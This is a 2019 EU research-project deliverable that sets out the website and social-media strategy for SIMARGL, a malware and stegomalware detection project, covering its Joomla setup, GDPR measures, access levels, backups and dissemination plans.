

D7.2 Website & online presence strategy

Work Package 7: Communication, Dissemination & Training for Selected LEAs

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0.2	28/06/2019	CUING	Updated ToC
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0.4	20/08/2019	CUING	
0.5	25/08/2019	CUING	Release candidate
0.6	28/08/2019	CUING	Added ARES details
0.7	30/10/2019	CUING	Fixed formatting

Abbreviations and Acronyms

ACRONYM	EXPLANATION
CMS	Content Management System
UI	User Interface
AWS	Amazon Web Services
EBS	Elastic Block Store

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1. Introduction

The online presence of SIMARGL is delivered primarily through a website and social media. As of Month 4, the website and 3 social media profiles are active.

Information will be delivered on the website primarily by the publication of blogs, since this is a free-form method of communication in which project announcements can be easily made. Deliverables and scientific papers will also be published on the website, and a list of SIMARGL-related events will be maintained.

A user account system has been established. Currently, this only enables users to sign up to the mailing list, but later in the project will allow for training materials and the SIMARGL toolkit to be delivered to users on a self-service basis.

2. Overall strategy

The SIMARGL dissemination and communication strategy has been defined in D7.1. Naturally, this overlaps with the strategy for the online presence of the project. Where possible, offline and online media will be unified, rather than separating the two.

For example, on August 27th 2019, SIMARGL was presented at the CUING workshop at the ARES conference. Printed leaflets and SIMARGL-branded t-shirts were distributed to participants of the workshop. A blog will then be produced to sum up the events of the workshop online.

At the majority of events where SIMARGL is significantly represented, blogs will be produced to sum up the event. These will then be shared via social media (see Section 4.2). In addition, before significant events and conferences, details will be shared via the blog. However, this is only possible for significant events, since SIMARGL will be represented at a large number of events; the blog will be reserved for important items in order to keep the quality high.

2.1 Online branding

In general, SIMARGL will adhere to a consistent branding across offline and online materials in order to provide a consistent and recognizable feel for users and interested parties.

The primary colour scheme of SIMARGL is red, contrasted with secondary colours of white and black.

2.1.1 Logo

The SIMARGL logo, as published in D7.1, is displayed below in two orientations.



Figure 1: SIMARGL logo in vertical orientation



Figure 2: SIMARGL logo in horizontal orientation

2.1.2 Project leaflet

A leaflet was produced to provide some initial information about the project to interested parties. The content of the leaflet can be seen in Figure 3 and Figure 4. The leaflet was distributed at the annual CUING Workshop at the ARES Conference, University of Kent, 27th August 2019 (shown in Figure 5).



Figure 3: Tri-fold leaflet (side A)




Figure 4: Tri-fold leaflet (side B)



Figure 5: Leaflets on display at CUING Workshop

2.2 Access rights

In order to increase participation of the social media accounts and website blog, SIMARGL partners have two options for posting content. Firstly, they can send the content directly to CUING (as the project lead for dissemination), or they can request credentials in order to post the content independently.

In the case of the website blog, minor content and revisions can be published directly to the production website. Major content (e.g. a lengthy blog or a blog with sensitive material) can be published in an "Unpublished" state to the CMS to then be reviewed by the consortium.

In the case of social media, partners can also send the content directly to CUING, or request credentials for Buffer, which enables content to be posted to both Twitter and Facebook. In this case, there is no functionality for reviewing content, so any material that requires review will be first sent by an alternative channel (e.g. mailing list, direct email, Basecamp).

3. Project website

The SIMARGL website is published at simargl.eu¹.

3.1 Technical specification

3.1.1 Content Management System

*Joomla!*² was selected as the Content Management System (CMS), since it is widely used and familiar to many users. It is a well-tested CMS that will enable consortium partners to add content to the website independently.

Joomla! enables articles to be added in an unpublished state. This will be used, where appropriate, for partners to add content to the website without the content going live, so that the rest of the consortium can approve the content. This feature will be of particular use on the website's blog.

Currently, the latest stable version of *Joomla!*, v3.9.11, is being used, and will be updated as new stable versions are released.

Joomla! enables additional extensions to be installed to enhance the functionality of the website. In addition to standard extensions enabled, the following extensions have been configured.

Type	Name	Purpose
Plugin	User	Enables the creation of website users
Plugin	Two Factor Authentication	Enables users to utilise 2FA for logging in
Plugin	User Actions Log	Maintains an audit of all user actions
Plugin	User Log	Records failed logins
Plugin	Google Analytics	Enables Google Analytics data to be recorded
Plugin	T3 Framework	Framework that enhances the user interface
Plugin	reCAPTCHA	Enables CAPTCHA tests for user authorisation
Component	JEvents	Enables events to be added (for the display of conferences and workshops)
Component	AcyMailing	Manages mailing list subscriptions for users
Component	Akeeba Backup	Manages site backups

Table 1: List of optional extensions enabled

3.1.2 Theme/Appearance

In order to provide a consistent look and feel, the website uses the same shade of red from the SIMARGL logo throughout the website, combined with white and light grey.

¹ <https://simargl.eu/>

² <https://www.joomla.org/>



Figure 6: Red is used throughout the website

3.1.3 Privacy issues / Compliance

In order to comply with GDPR, a privacy policy is published³ and linked to in the website footer, and users are asked to confirm that they agree to the policy. The privacy policy includes details of data collected, including the session cookies for logging into the website.

A terms and conditions page is also published⁴ on the website, and users are asked to confirm their consent to these terms and conditions when they register an account. This choice is then recorded indefinitely along with their account details.

Some Joomla! components record data about user's actions. For the following components, IP addresses have not been stored to ensure compliance with GDPR:

- Plugin: User Log
- Plugin: User Actions Log

Server-side logs are stored on the web server, but IP addresses are only maintained for as long as necessary both for security reasons and in order to produce website statistics. After this, the IP addresses are discarded.

3.1.4 Access levels

Four levels of access are defined within the CMS and used both in the backend (for editing) and the frontend (for user access).

Name	Used by	Description
Guest	End users, public	Public usage of the website without logging in
Registered	End users	Logged in usage for end users e.g. accessing training materials
Editor	Consortium	For SIMARGL partners to add content to approved areas of the website e.g. blog
Administrator	Consortium	For administration and maintenance of the website only

Table 2: Access levels

Administrator access is managed by CUING, as the partner responsible for the website. Credentials for Editor access are therefore distributed by CUING.

Any user can create an account at Registered level via the website. The signup process is automated and does not require approval from the consortium.

With the Registered level, other user properties can be defined. This will enable the toolkit and training materials to be available only to the correct users.

³ <https://simargl.eu/privacy>

⁴ <https://simargl.eu/terms>

3.1.5 Management and monitoring

The website is monitored by means of visitor analytics, audit logs and email alerts.

Visitor analytics are recorded by Google Analytics on the frontend, and by Nginx server logs on the backend. Using the combination of the two methods is useful, firstly because it provides a level of redundancy, and secondly because Google Analytics only records data for users that have JavaScript enabled. Server-side logs provided a truer reflection of the total number of visits/visitors, whereas Google Analytics includes many useful analytics by default (e.g. types of users, durations of website visits, etc).

Audit logs are recorded by the *Joomla!* CMS, via extensions enabled that record actions of users and visitors.

Lastly, email alerts are enabled on the server-side in the event of suspicious activity. The server is maintained by CUING and hosted on AWS.

3.1.6 Backup

The website is backed up on a daily basis using a *Joomla!* component called Akeeba Backup. This performs a backup of the CMS itself and any content. This component only backs the site up onto the web server itself. The entire web server is then backed up on a daily basis on AWS using an EBS snapshot.

3.2 Content

The website includes content structured as follows:

- Home
 - About
 - Project
 - Consortium
 - Contact
 - Publications
 - Deliverables
 - Papers
 - Survey
 - Events
 - Conferences
 - Workshops
 - Blog
 - Blogs
 - User portal
 - Log in
 - Create account
 - Toolkit *[pending release]*
 - Training materials *[pending release]*
 - Terms and Conditions
 - Privacy Policy

3.2.1 Homepage





Figure 7: Homepage desktop view



World-leading consortium

SIMARGL brings together the leading experts in information hiding from 14 European organisations



Figure 8: Homepage mobile view

3.2.2 About






Figure 9: About the Consortium

3.2.3 Publications



Title	Published Date
IPv6 Covert Channels in the Wild	19-08-03
Towards Reversible Storage Network Covert Channels	19-08-03

Figure 10: List of scientific publications



SIMARGL LEA Training Survey

Secure Intelligent Methods for Advanced RecoGnition of malware and stegomalware

The mission of SIMARGL is to provide new, innovative and advanced solutions to effectively fight malware, stegomalware, ransomware, badware, mobile malware and other malicious activities in computer networks and applications.


SIMARGL will offer an integrated and validated toolkit, to improve European cyber security. Additionally, SIMARGL will develop a syllabus and pilot training for a series of modular training courses in cyberattacks management, advanced assurance and protection as well as in the SIMARGL toolkit. Selected LEA's are invited to participate in a targeted analysis of cyber skills gaps. The aim is to plug the existing training gaps and to improve the capabilities of LEA's.

The information collected from this survey will provide SIMARGL with evidence-based data on the most

0 of 16 answered

Figure 11: SIMARGL training survey

3.2.4 Events



Title	Category	Location	Start Date	End Date
ARES: International Conference on Availability, Reliability and Security	Cybersecurity, Availability, Reliability	University of Kent, Canterbury, UK	Monday 26 August 2019	Thursday 29 August 2019
HAIIS: International Conference on Hybrid Artificial Intelligent Systems	Data Mining, Artificial Intelligence, Visualization, Optimization, Ensemble Techniques, Deep Learning	University of León, Spain	Wednesday 04 September 2019	Friday 06 September 2019
IP&C: International Conference on Image Processing & Communications	Image Processing, Telecommunications	UTP University of Science and Technology, Bydgoszcz, Poland	Wednesday 11 September 2019	Friday 13 September 2019
ISAT: 40th International Conference Information Systems Architecture and Technology	Computer Systems Security, Big Data, Machine Learning	Wroclaw, Poland	Sunday 15 September 2019	Tuesday 17 September 2019
RAID: Research in Attacks, Intrusions and Defenses	Cybersecurity	Beijing, China	Monday 23 September 2019	Wednesday 25 September 2019
eCrimeEU: EU Symposium on Electronic Crime Research	Cybersecurity, Incident Response, Cybercrime	Barcelona, Spain	Tuesday 01 October 2019	Thursday 03 October 2019
CECC: Central European Cybersecurity Conference	Cybersecurity	Munich, Germany	Thursday 14 November 2019	Friday 15 November 2019
IDEAL: 20th International Conference on Intelligent Data Engineering and Automated Learning	Data Analysis, Data Mining	The University of Manchester, UK	Thursday 14 November 2019	Saturday 16 November 2019

Figure 12: Schedule of conferences to be attended by SIMARGL

3.2.5 Blog



Blog

SIMARGL kick-off
 News & Updates 15 May 2019


In order to improve cyber attacks detection, we have started SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware, Grant Agreement No 833042), a three-year project, on the 1st of May 2019. SIMARGL kick-off meeting was held on 13th – 14th of May at the FernUniversität in Hagen, Germany.

SIMARGL is a project co-funded by the European Commission under Horizon 2020 programme, to combat the pressing problem of malware. It aims to tackle the new challenges in the cybersecurity field, including information hiding methods, network anomalies, stegomalware, ransomware and mobile malware. SIMARGL will offer an integrated and validated toolkit improving European cyber security.

[Read more ...](#)

Figure 13: List of blogs

3.2.6 User Portal



The screenshot shows the SIMARGL website's user registration page. At the top is a red navigation bar with the SIMARGL logo and menu items: ABOUT, PUBLICATIONS, EVENTS, BLOG, and ACCOUNT. A search icon is on the right. Below the navigation bar is the "User Registration" section. It includes a "Required field" label and several input fields: Name, Username, Password, Confirm Password, Email Address, and Confirm Email Address. There is a checkbox for "Email subscription" with "Newsletter" selected. Below the checkboxes is a reCAPTCHA widget. The "User Profile" section contains optional input fields for City, Country, and Phone. The "Terms & Conditions" section has a blue bar stating "By signing up to this web site you accept the Terms & Conditions." and radio buttons for "I agree" (selected) and "No". At the bottom are "Register" and "Cancel" buttons.

Figure 14: Signup form

4. Online presence

4.1 Dissemination materials

All public deliverables will be published on the website in the Publications section. All scientific paper derived in part or in full from SIMARGL will also be published.

In the Events section of the website, a list of conferences is displayed – this includes conferences that SIMARGL partners will be attending in representation of the consortium in addition to conferences in which SIMARGL will be presented. Each of these conferences can be clicked on to view a full page about the conference. Any relevant dissemination material (such as slides, videos etc) from each conference will be published here, where permissions allow.

4.2 Social media

Social media profiles have been created on Facebook, LinkedIn and Twitter. In order to ease the management of these profiles, an account has been created with Buffer. This service enables SIMARGL partners to post to the Facebook and Twitter pages without having to expose the direct credentials.

In the coming months, this will be utilized to gradually increase the activity on these pages as more content starts to become available (deliverables, publications, etc).

4.2.1 Facebook

URL: <https://www.facebook.com/simargl.eu>


